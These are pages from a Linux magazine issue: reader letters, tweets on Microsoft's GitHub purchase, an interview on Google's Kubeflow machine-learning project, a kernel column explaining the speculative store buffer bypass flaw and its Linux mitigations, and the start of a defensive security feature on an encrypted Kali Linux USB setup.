Dear LU&D, I am returning this DVD as a symbol of my frustration at receiving a dud that rattles in the drive – and that's all it does. Because I have to wait weeks to get the magazine from my newsagent, ordered a month in advance, I would expect that those sent to the other side of the world would have been more carefully checked for errors as we have little or no chance of getting a replacement. As an avid reader and dedicated follower of your magazine I believe that if I am prepared to pay almost A$20 then the magazine must be good, and it is [Ed: Thanks!], but a dud disk is a real disappointment. I know that I am one of the small number of people who live remotely and need to go to the local library to access free Wi-Fi, and therefore unable to download large amounts of data, so a disk full of ISO files is data-gold. So can I *please* have another DVD?

Malcolm Beckwith, Australia

Chris: Of course you can, Malcolm! We're holding in our hands a physical letter from Malcolm, as he posted it to us all the way from Australia along with his disc from **LU&D188** (which, indeed, doesn't boot). This is always disappointing to see, as the ISO goes through a number of QA phases before it's finally burnt by the supplier. We assume it was just a duff disk. As a note to everyone, you don't have to post broken discs back to us. All stockists should have replacement discs (we pay them enough to provide this service), but if that doesn't work, just send us an email on **linuxuser@futurenet.com** with your subscription details.

Below You don't have to post back discs that don't work – an email will suffice

Ten-dollar dream

Dear LU&D, I just had to let you know about my recent find. I am new to Linux and was reading one of your past issues. I remember someone stating that "older Dell laptops are good candidates for Linux installs." A few weeks later, I was at a neighbourhood yard sale and found an older 2007 Dell Inspiron E1505. It had a huge

COMPETITION

Winner: Malcolm Beckwith

Share your Linux knowledge or favourite open source project, or just feel like fuming some more about GitHub? Send in your letters to **linuxuser@futurenet.com** or tweet us **@LinuxUserMag**. The best letter wins a 16GB iStorage datAshur Pro USB 3.0 flash drive worth £89! As well as offering XTS-AES 256-bit encryption, the drive's onboard keypad offers extra security with both user and admin PINs. More details at **https://istorage-uk.com**.

Above Older laptops don't always play nice with Linux, but apparently it's a doddle to install on an old Inspiron

sign on it: "No hard drive, screen does not work." I offered $10 and took her home.

I removed the screen completely, leaving just the base. Ordered a $20, used 60GB SanDisk Z SSD from eBay and downloaded Lubuntu 32-bit 17.04 to a USB stick. After connecting a 21-inch monitor, I booted my new baby and hallelujah! I was running my first Linux laptop and I was stunned. This old laptop boots in 17 seconds and Lubuntu is amazing. Everything works!

Just imagine how thrilling this experience was for a newbie Linux user. I felt like I conquered the world. I am still on cloud nine and all thanks to your publication. Thanks for giving me the knowledge to turn a $10 find into an exciting adventure.

Glenn B, San Antonio, Texas

Chris: Great work, Glenn! Did we say *any* old Dell would make for a good candidate? Frankly, we're not sure when we said that but we're glad that the install went so smoothly. Judging from the age of that Inspiron, it appears you may have bypassed some of the teething problems associated with the UEFI – the BIOS replacement – that was introduced in 2007. For instance, some users struggle to get anywhere with installation because they may need to turn off legacy support or compatibility mode in the UEFI to get the right version of GRUB installed. Secure Boot didn't exist then either. This 'feature' was introduced in 2011 by Microsoft for Windows 8 to prevent unauthorised software or operating systems being installed. This uses a platform key that's written to the firmware and forces all drivers and OS loaders to be signed. You'll still find plenty of forum posts from frustrated users because of this.

GitHub

TOP TWEETS

It was somewhat inevitable that the news Microsoft was acquiring GitHub for $7.5 billion would generate much debate. When the rumours started swirling, we asked: Is Microsoft about to buy GitHub? What do you think? Is it a good move or a nightmare? We haven't included the deluge of GIFs that suggested readers weren't happy about the idea, but here are a few highlights:

@tosin240
"If M$ purchases it, it will only fork via the open source community and another establishment just like MySQL did toward MariaDB; Solaris did toward illumos (OpenIndiana), etc."

@opensolaris
"Illumos is not comparable - it could fork since OpenSolaris was open source, and the primary value was in the source code. GitHub is not open source and much of the value is in the databases and network effects, not just the source code."

@rmawhinnie
"in other news, interest in @gitlab is at an all time high."

@Graphmatics
"MS paid $7.5 billion... If not abused it COULD be a useful system for program developers... Heck when I need a solid mostly Linux application in any of them crazy programming language "I" head straight to Git."

@iotdevnet_dave
"Nightmare. I will immediately stop using it if Microsoft buy it. Expect source code manipulation and backdoors if that happens!"

@pavlixnet
"I'm all for it. I do like GitHub but the community is getting way too centralized there."

INTERVIEW KUBEFLOW

Open ML for everyone

We spoke to Google's **David Aronchick** about his next open source project for simplifying scalable machine-learning deployments

David Aronchick
David is the product manager and co-founder of Kubeflow and before that product-managed Kubernetes for Google.

For anyone dealing with complicated containerised applications at scale, Kubernetes has become the standard. The question now occupying many users is just what powerful toolkits can be built on top of all that abstraction. Google's answer is Kubeflow, which is focused on Machine Learning (ML). At CloudNativeCon + Kubecon in Copenhagen, David Aronchick, Product Manager, and Vishnu Kannan, Senior Software Engineer, announced Kubeflow 0.1, the project's first cut release. Over an espresso, Aronchick explained Google's ambitions for Kubeflow. In a sense, it's another opportunity to abstract away the less interesting aspects of ML and focus on the fun aspects of software development.

What was the thinking behind Kubeflow?
It's interesting because, in many ways, what you've seen over the past 30 years – not to pontificate too much – is these levels of transition of standards and tooling, that becomes open over and over and over again. It really did start, arguably, with Linux as one of the most significant ones. You know, GNU and Linux and all the tools that are associated with it.

In the '80s, you had people still paying for UNIX-based software. That was a significant business model, and Linux came along and really disrupted that by offering a set of standards on top of a complex set of hardware that ran underneath it. In the early 2000s some of the initial work around containers got checked into Linux, and then of course, in 2010 and 2011, Docker takes those innovations and builds a great, new UX on top of it – and then even the operating system starts to become segmented and abstracted away. Then Kubernetes comes along, on top of that, which gives you now a rich set of distributed APIs. Then we have what I'm working on, which is Kubeflow. Our hope is to do something very similar with ML.

I led the Kubernetes project on behalf of Google for about two and a half years. When I stepped away from doing that, what I was looking at is: the Kubernetes platform was becoming incredibly stable and very rich and there were very natural extension points to try to address the next higher level of things. Now, you can build an entirely new set of rich applications that understand how to communicate together, without even necessarily forking the Kubernetes native APIs. And that's a really important point. You don't have to go and make any changes. You can have as rich an application as you want, without making any changes to the underlying platform. What that means is, your solution that you're building now becomes incredibly important.

So I looked around at a number of domains that needed that kind of work, and that's where we thought about looking at ML [Machine Learning]. ML is this incredibly interesting area. It's changing the world. Everyone's looking at it. They're trying to figure out, "How does this impact me? How do I get my team building ML solutions?" I looked at it and said, "Jeez, this feels a whole lot like 2015," where there were a million different container solutions, a million different container orchestrators – what we really need is a standard that everyone can plug into and hand off the boring stuff to a set of other people.

So that's when we introduced Kubeflow. We introduced just the open-sourced repo at the end of December in 2017 at Kubecon, Austin. [Aronchick announced Kubeflow 0.1 the day after this interview].

The mission behind Kubeflow is basically the following: we think there are three core components to building what we call cloud-native ML.

Thing one is: we want it to be composable. Every ML solution in the world is slightly different. Somebody may use [Apache] Spark [**https://spark.apache.org**], somebody may use Hadoop, somebody may use TensorFlow [**www.tensorflow.org**], somebody may use PyTorch [**https://pytorch.org**] or scikit-learn [**http://scikit-learn.org/stable/index.html**]. You might use Seldon [**www.seldon.io**] for serving or maybe you might use TensorFlow serving, or a number of different things.

We don't want to force those choices down to people who want to use it. We want to have this be highly composable. So you can go through in a very simple way, and just select: "I want this package, this package and this package" – and they'll know how to communicate together. So that's category one.

Category two is: we want it to be highly portable. By "portable", I mean anywhere you have a Kubernetes-conformant cluster, Kubeflow can run. So we don't require any changes to your underlying platform. Nothing special. And because Kubernetes


Above Kubeflow might be at version 0.1, but it's already got a new logo that represents the way it connects together many technologies for seamless use

SPOTLIGHT
Demoing cloud-native ML

Machine Learning can save hundreds of millions of dollars. That's the kind of statement that big business loves to read. To demonstrate that, David Aronchick – in his presentation at Kubecon, Copenhagen – showed a chart of Google's data centre power-usage effectiveness. When Google attached ML to their processes there was a near-instant 40 per cent saving.

But benefiting from what ML offers is not simple. There's a lot of pain in setting up systems from scratch, or integrating ML with legacy systems. Using hosting is no less painful as it ultimately leads to the same problems with the added issue of vendor lock-in. As Kubernetes did before it, Kubeflow is abstracting away a lot of the infrastructure headaches.

At Kubecon, Google senior software engineer Vishnu Kannan demonstrated, by way of simple restaurant review application how even version 0.1 increases the ease of use, operational efficiencies and scalability of ML. The idea of the app was to automatically highlight any positive reviews that the restaurant received on its website. Initially, this was shown with a limited naive model using positive and negative word-matching. Kannan added a NLP model, tensor2tensor, to start training. Handily, training can be done easily enough locally on a minikube cluster, which Kannan demonstrated, and then took to the Google Cloud. In theory, training would take an hour, so he used a pre-packed Google Kubernetes Engine model. Using the model, the app was able to provide more context associated with language and perceive that, in some cases, comments had a negative sentiment rather than a positive one. You can see the live demo at **https://youtu.be/I6iMznIYwM8**.



Cloud Native Computing Foundation

Above Kubeflow 0.1 can enable a user to be up and experimenting within about eight commands; at Kubecon, Google's Vishnu Kannan demonstrated how smooth the process can be

has done so much work with the cluster API and other things to really get out and make it very, very portable – give you an abstraction layer, no matter where you are – Kubeflow is necessarily portable on top of that. So you can now deploy this framework on your laptop using Minikube; on your training rig; on your cloud one, cloud two, and so on.

Then three, we want it to be highly scalable. Kubernetes, again, provides you an entire set of APIs for scaling. But we don't just mean scaling as far as more CPUs and so on. We mean, maybe you have heterogeneous clusters where you have CPUs mixed with GPUs. You want to scale some up and scale some down based on your cost. You want to make it very scalable so that a single cluster can support multiple teams, for example, through namespaces and things like that. You want to make it scalable for the number of experiments that you run.

So we're working on having a number of tools in Kubeflow, to make it very easy to blue- or green-task between various serving platforms, and things like that. So we're going to have all of these various frameworks, but really, that's what we're trying to build: This cloud-native, highly portable, highly configurable platform across a number of standards.

We've had tremendous success so far. We have over 3,000 stars on the GitHub repo; 70 different contributors; 17 different companies contributing; 700 different commits since we launched in December. So we have quite a bit of momentum, and we're very, very excited about that. Really, it's up to us to – just like Kubernetes – solve that boring stuff, and let people build great platforms on top of this set of standards, and then go from there.

Talking about the CPU/GPU side of things, is that why Kubernetes is still talking about trying to solve issues using GPUs, or focusing on getting GPU processing working efficiently?
Yeah, absolutely. I mean, I think generally app developers want a very simple setup for their particular application. So declaratively, as you roll out your application, whether or not you're using Kubeflow or not, you want to say, "Hey, this application requires a GPU." That's it. You don't want to think about drivers. You don't want to think about this specific version of GPU if you don't have to.

Kubernetes first provides a layer of abstraction, but it secondly also gives you rich scheduling constructs to say, "We can explain to the scheduler

> "It's up to us to solve that boring stuff, and let people build great platforms"

Cloud Native Computing Foundation

Right Google's Vishnu Kannan, Senior Software Engineer, demonstrating Kubeflow 0.1

what GPU is here, and what version of it it is, and how many are available, and so on." Then the scheduler can take care of that.

But until you have that information passed through in the API-rich way, you're always going to have problems. In Kubeflow, we don't do anything. We just say: 'Kubernetes, we need you to go in and tell us what GPUs are available, and we go from there'. Yeah, ML workloads are some of the fastest growing workloads on Kubernetes, because these workloads tend to be so bursty and so scalable, and Kubernetes provides all these great layers of abstraction and isolation in the box.

Have you had any particular companies who've expressed an interest? Are you allowed to talk about any of them?

Well, we're not talking about companies yet. There will be some very surprising, very big ones coming soon. To be completely candid, I'd prefer that companies not – if they could avoid it – base it on us right now, because we're 0.1.

Now, to be clear, the underlying components are great. We don't write our own ML framework, we use TensorFlow, Pytorch or Caffe. We don't write our own data-processing framework. We allow you to use Spark or Pachyderm. We don't write our serving, and so on.

So those things are all extremely battle-tested. It's really just marrying them together. And then on top of that, I should say also, you don't have to run everything inside Kubeflow. So for example, it's extremely common that large organisations will already have a data-processing pipeline. Let's say you're a large web-serving company. You might have a terabyte of logs a day that you aggregate somewhere. You're likely going to do some kind of processing on that, maybe some breakdown charting, some storage, and so on.

The components in Kubeflow can communicate inside of Kubernetes, or they can reach out to any endpoint that you provide – just like any other pod [a group of containers that are deployed together on the same host] or something like that.

That said, to your direct question, many of the first people we have contributing to Kubeflow are in fact people who were very interested in having this, and may have already built something like this themselves, and have since abandoned or merged it back into the platform. So for example, we have Uber as a contributor to Kubeflow. We have Weaveworks as a contributor to Kubeflow. We have KyCloud in China as a contributor to Kubeflow. Microsoft, Canonical, so on and so forth.

They're all contributing because they see the opportunity to, again, hand off the boring stuff, and then build great platforms on top of it. And you can read all of this on the blog post we have coming tomorrow [**see http://bit.ly/Kubeflow0_1**].

Were there any other extension points that you're thinking about or would like to hit?

Well, you know, I'll say: I wasn't a systems engineering expert before I came onto this. but I will tell you, the thing that I've been the most stunned about is how fricking hard networking and storage are. They are insane. Every time, you're like, "It's just a disk" or "It's just a packet over a network. How hard can it be?" It's hard! And I think there are core extension points that we will... we would love


QUICK GUIDE
The reproducibility problem

David Aronchick has a vision for Kubeflow that involves making a "dent" in Machine Learning's difficulty with reproducibility: "If you're a researcher at one university and you publish a paper, it's effectively impossible for the second researcher to reproduce it," explains Aronchick. "Either the data doesn't work properly, or your system isn't set up in the right way.

"So I do have a vision that within several years, at the end of every research paper, there will be three URLs. One is a Kubeflow URL for the exact configuration of your microservices. Two is a model URL for you to download and use that model. And three is a link for your data."


Aronchick says that the project is only going to solve number one. "We're not going to solve two and three. But with those three, then, you get reproducibility." He adds that he has been talking to one of the top researchers in the world who had employed by Google recently: "It was crazy. He literally couldn't reproduce his own study, because he had run that study a year ago, and since then, the version of Python that he had on his laptop had changed. And for whatever reason, it didn't work. So he had to figure it out.

"Kubeflow is really designed to solve that. We containerise everything, so it works everywhere, and it seals in amber the entire system that you use to set everything up. So that's incredibly important for us." It's also incredibly important for science and as Aronchick commented, it just doesn't work for science right now.



https://affinelayer.com/pixsrv

Above Being unable to reproduce published ML models – however strange – is a serious concern for researchers



Cloud Native Computing Foundation

Left Prior to Kubeflow, you'd need to be an expert in a lot of things to try out ML at this scale. As Aronchick is keen to stress: data scientists should be able to focus on data science

the Kubernetes community to try to help land, in order to make it easier to build these higher-level abstractions on top of it.

So for example somebody's already checked into our code an experimental – I mean, it's in the experimental branch – provisioner for storage against an experimental handle for Kubernetes, for a storage provisioner. We're very optimistic that that lands, and that would be really powerful stuff.

But yeah, I think you'll see, time and again, the Kubernetes community, especially with the brand new cluster API, really trying to land a bunch of these elements, and really provide that layer of abstraction. So applications on top of it don't really have to think about it. They can just say, "Hey, you know what I need? 100GB of blobstore. Give it to me." And at the end of that, they'll get a handle. That would certainly be ideal for Kubeflow, but we're going to rely on the Kubernetes community to attack that.

Is there a query language that's involved in its use?
The idea behind Kubeflow is: we don't want to write anything natively. Like I said, we want to use TensorFlow or scikit-learn or something like that. So we are working to build connectors to other databases, or use the native connectors in the ML frameworks.

If an aspiring sysadmin was interested in getting involved in using Kubeflow, what would be a good entry point for them?
So, have I mentioned we're 0.1? [laughs]. But that said, we do have a GitHub repo [**https://github.com/kubeflow/kubeflow**]. Everything's open. If you have a Kubernetes-conformant cluster, you can be up and running in – I think – approximately eight commands right now. So it's pretty straightforward.

We are doing a bunch of work in 0.2, which will come later this summer, to make the setup even easier. I think there's still a little bit more setup than we would like. But something I learned from the Kubernetes experience was how critical it was to get these sysadmins simply downloading and trying it and running into a brick wall, because we needed to know that.

As you know, the diversity of deployments that are out there is just infinite. Unless we get those people downloading and experimenting with our solutions, we're not going to get this right. So that's a really important point that we need to hammer over and over again. I would like for people to download it . If they're not up and running with a Jupyter Notebook and experiment, in – let's call it – five minutes, I'd love to hear from them and understand why.

Interesting, we might have to take up that challenge ourselves.
That's wonderful. One caveat –

It's 0.1?
No, actually, the caveat I was going to say is: there's some downloading that has to go on! [laughs]. The downloading is not trivial. The way that a lot of these ML frameworks work is, you have to download these very large containers right now. It's just a one-time thing. The end-user doesn't have to know anything about it. The downloading goes on in the background and things like that. But you see a spinning disc for, I don't know, five minutes, depending on how slow your connection can be.

Like I said, that's a one-time setup thing that you shouldn't face over and over again. At Google, we call that a friction log. That is my passion in life, to reduce friction.

> "The thing I've been the most stunned about is how fricking hard networking and storage are"

OPINION

The kernel column

As he does every issue, Jon Masters summarises for us the latest happenings in the Linux kernel community

Jon Masters
Jon is a Linux-kernel hacker who has been working on Linux for more than 22 years, since he first attended university at the age of 13. Jon lives in Cambridge, Massachusetts, and works for a large enterprise Linux vendor, where he is driving the creation of standards for energy-efficient ARM-powered servers.

Linus Torvalds has announced Linux 4.17, noting that "I didn't call it 5.0, even though all the git object count numerology was in place for that". This was a reference to the number of changes since 4.0 being similar to those between 3.0 and 4.0. He added, "It will happen in the not _too_ distant future". With the release of 4.17 came the opening of the merge window for what will become Linux 4.18. The merge window is a two-week period of time at the beginning of kernel development cycle during which disruptive changes are permitted to be taken into Linus Torvald's official kernel tree.

New features merged into 4.18 include support for Spectre v1 and v2 mitigations on 32-bit ARM sytems (finally), support for unprivileged filesystem mounts, and a new 'no5lvl' kernel parameter to disable support for the new 5-level paging on future x86 systems (extended physical and virtual address space). The addition of support for unprivileged filesystem mounts is particularly useful for those running containerised Linux environments – which, let's face it, is a lot of servers today. The code in 4.18 won't allow just any filesystem to be mounted from within a container, however.

Instead, unprivileged mounts in 4.18 will be limited to filesystems that are built upon FUSE (Filesystems in USErspace). Traditionally, FUSE was limited to only more complex types of filesystem, as a means to prototype new ones; for example, in the early days of Ceph this was the means used to mount Ceph filesystems, while now there is an in-tree kernel driver as well. Today, there is also the LKL (Linux Kernel Library) project, which enables Linux kernel drivers to be wrapped for use in userspace, including through FUSE. It is using this mechanism that all the usual Linux filesystems can be leveraged from within any unprivileged container that needs to mount them. This approach isn't univerally liked, but it is what exists for the moment.

Speculative store buffer bypass

This month saw the disclosure of another security vulnerability affecting many modern high-performance microprocessors. The latest issue impacts a popular processor optimisation known as speculative store buffer bypass, and a successful exploit would allow malicious (typically sandboxed) code running at the same privilege level to trick a runtime environment into reading data to which it should not normally have access. This might allow rogue JavaScript code running in a web browser to dump sensitive data from the browser – such as personally identifiable information, passwords, and the like – or rogue eBFP (network packet filter) programs loaded into the kernel to dump sensitive kernel memory. In the latter case, this effectively means anything to which the kernel has access, which is essentially all of physical memory.

Modern high-performance microprocessors implement a feature known as 'Out of Order' (OoO) execution, a technique originally invented by Robert Tomasulo at IBM for the 1967 mainframe model 91 floating-point unit, and later adopted across the entire industry. Traditional in-order machines would execute programs line by line pretty much in the order the programmer (or compiler) wrote (or optimised) them. Since microprocessors run much faster than the slow memory to which they are attached, they spend large amounts of time waiting for slow data-loads to complete. A load may otherwise be known by programmers as using a variable in code, while a store is the CPU architect's term for updating a variable.

In an in-order machine, load latency becomes particularly obvious because the CPU will often have to block – do nothing useful – waiting for these loads, which could take the same time as many tens or hundreds of thousands of other CPU operations. Various tricks are used – such as fast but small on-chip cache memory – to help hide such disparities by keeping recently used data readily available, but sooner or later we will lose valuable processing cycles waiting around for the memory subsystem. This might be okay in a low-end CPU targeting power efficiency over complexity, but not in higher-end designs.

For this reason, out of order machines issue loads to the memory subsystem, which go into a load queue and are handled one at a time, but they will also continue to execute later parts of a program that don't need to stall waiting on the load to complete. OoO extends this concept to allow any later instruction within a defined window to execute, as long as dependent instructions have generated needed values (are 'ready'). These windows are quite large – around 192-224 instructions in your laptop.

The internal mechanics of OoO machines are a joy to behold. They include concepts like register renaming, which works around the traditional 8 or 16 GPR (General Purpose Register) limit of, say, Intel/AMD x86 by mapping each instruction onto a much larger internal set of registers. These track data dependencies and enable each instruction to proceed whenever its data is available. In this way, an in-order program is dispatched by a 'frontend' onto an out-of-order 'backend', and the program instructions are 'retired' (completed) in-order so that neither programmer nor user can tell the difference.

Out-of-order exploit

One of the main bottlenecks in the implementation of such high performance out-of-order machines is dealing with loads that conflict with recent stores. Whenever a program performs a store to memory, it will go into a store buffer to be written back to the memory subsystem. Later program-order loads must see this store (if it hasn't yet reached the memory) rather than the value coming from DRAM, so complex circuitry is used within the processor to linearly search the store buffer for entries that conflict with later loads. This gets even more challenging because the addresses of the loads and stores might be determined dynamically (for example, an update to a variable referenced through a pointer), and they might overlap – a load of a single byte might overlap with a store of a multi-byte word.

> "The internal mechanics of Out of Order machines are a joy to behold, with concepts like register renaming"

Modern processors optimise this store-buffer search – sometimes known as memory disambiguation – by speculating that there are no conflicting stores for outstanding loads, which is the common case. Instead, loads are allowed to proceed from CPU caches, but in a processor mode known as 'speculation'. Calculations performed based upon these loads will not be retired until the full linear store-buffer search has completed. If it later turns out that a conflict exists, the speculated results from the loads are thrown out.

As in the case of the earlier Meltdown and Spectre vulnerabilities, this speculative mode might perform additional loads that can be indirectly observable by an attacker thanks to their impact upon the CPU caches. By carefully monitoring CPU cache access times, it's possible for any attacker to determine whether something is in the CPU cache, and to build a 'gadget' (known as a Spectre gadget) that can be used to read data that was only supposed to have been speculatively accessed. When combined with store-buffer load speculation, this can allow reading of older values of memory. Such older memory-value visibility could cause a supposedly safe pointer to read a memory location to which a program is not entitled to access.

Speculative store buffer bypass only allows attacks at the same privilege level (within the same program), but unfortunately there are many cases where sub-contexts exist within the same program. This typically occurs in the case of an untrusted JavaScript, or other interpreted code, running within a userspace sandbox, but it can also occur within the kernel when untrusted eBPF programs are loaded, pass all of the kernel's security checks, and then abuse this CPU behaviour to read arbitrary kernel memory.

The fix is to disable dangerous store-buffer speculation when running untrusted code, including in sandboxes and eBPF programs. Recent Linux stable kernels, including 4.17 and 4.18, feature support for a new SPEC_CTRL prctl API that allows, for example, a JavaScript interpreter to control this. Since not all impacted applications will be updated quickly, speculative store buffer bypass will also be disabled when running programs that use the 'secure computing' sandbox API, or through kernel command line parameters. This all relies upon updated CPU microcode or firmware which comes from CPU manufacturers.

In related security news, Elena Reshetova announced that the call for the papers for the Linux Security Summit Europe 2018 was open. This is the first year that there will be a European version of the US conference.

LOCK DOWN YOUR SYSTEM

Toni Castillo Girona shows you how to take a proactive approach to computer security and protect your devices

AT A GLANCE

- Kali Linux secure setup p20
  Install Kali Linux on an encrypted USB drive to proactively test your systems on the go.
- Protect your network p22
  Fend off unexpected incoming connections and take control of your outgoing packets.
- Confine your binaries p24
  Learn how to confine untrusted users and processes with SELinux.
- Pen-test your systems p26
  Find out if your systems are secure enough by pen-testing them on a regular basis.


Phishing, crypto-currency mining malware, botnets, viruses, sensitive data exposure… We live in a dangerous interconnected digital world, a very dangerous one indeed. The old norms do not apply any more; now it's you and your devices against the bad guys, and we are not just talking about computer desktops and laptops any more. now it's your fridge, your phone and even your fancy coffee machine that are exposed to cybercriminals. Your entire digital ecosystem can be breached at any given time and your digital and real life (now intertwined thanks to those IoT devices that are popping up) can be sold for a price on some newer version of the Dark Market, and hosted somewhere within the dark web.

> "You need to take a more proactive approach to computer security and start attacking your own systems and devices to find weak spots"

Don't panic; all hope is not lost. There are firewalls, antivirus utilities, secure GNU/Linux distros, GNU/Linux kernel extensions to confine binaries, and a myriad of other tools out there that can help you protect your devices from (almost) any digital – and physical – harm. But be warned: having a firewall and some antivirus software running on your desktop is not enough any more. You need to take a more proactive approach to computer security, and start attacking your own systems and devices to find weak spots and vulnerabilities so that you can patch them and harden your security before it's too late and some cybercriminal gets a foothold into your systems.

Nothing is 100 per cent secure, though. Even security software has security flaws, not to mention what has transpired with Intel and its awful Spectre and Meltdown variants. Some devices that we use on a regular basis may even ship with backdoors embedded in their hardware! How on earth are we going to defend ourselves against all that? Truth is, we can't – well, not entirely. But we can get pretty close.

Computer security is all about reducing your 'attack surface'. Do you really need access to your coffee machine through the internet? Are you installing unsigned software as root on your ultra-secure computer? Why do you allow your devices to have unlimited and untracked connections to the internet? Are you really aware of your TV's and smartphone's vulnerabilities? Are you going around with an unencrypted smartphone in your pocket? More often than not, locking down your systems is just a matter of identifying such questions and coming up with the obvious and right answers.



Above An encrypted USB stick with a bootable Kali system will give you the gift of ubiquity

Kali Linux secure setup

Securely install Kali Linux on an encrypted USB stick and routinely test the security of your network and devices on the go

Kali Linux is a great GNU/Linux distro focussed on pen-testing. You can install it natively on a computer, VM or on a USB stick. Thanks to the Armhf ISO images (see **http://bit.ly/lud_arm**), Kali can even be installed on Android devices, providing you with a full-featured pen-testing GNU/Linux distro in your pocket! Although Kali ships with all the usual GNU/Linux services disabled, it is far from being secure. If you are about to download and install any sort of Kali Linux flavour, you must ensure that the ISO image has not been tampered with (see **www.kali.org/downloads**). This applies, of course, to any other ISO images and files, not just GNU/Linux distros. In 2016, the Linux Mint website was hacked and cybercriminals managed to make the website point to a back-doored ISO image they had made and hosted elsewhere.

> "Choose a strong LUKS passphrase to prevent someone from unlocking your devices"

Kali on a USB stick

Going about pen-testing your own systems is a good idea, but you need to be careful. We don't recommend using Kali Linux as a sort of day-to-day, regular distro. Instead, it's better to install Kali on a USB stick using one of its out-of-the-box features: encrypted persistence. With persistence, you can install Kali on a USB stick and use it as if it were installed on a local hard disk, so you can upgrade the distro, install new software and make any changes you want; they will survive reboots. Now, doing so without encrypting your USB stick would be a very bad idea indeed.

QUICK TIP

Root it out

The first thing to do once Kali is installed is to change the root password. Then create a new non-privileged user with: `adduser <USER>`. Avoid logging in as root whenever possible, and get used to using Kali as a non-privileged user.

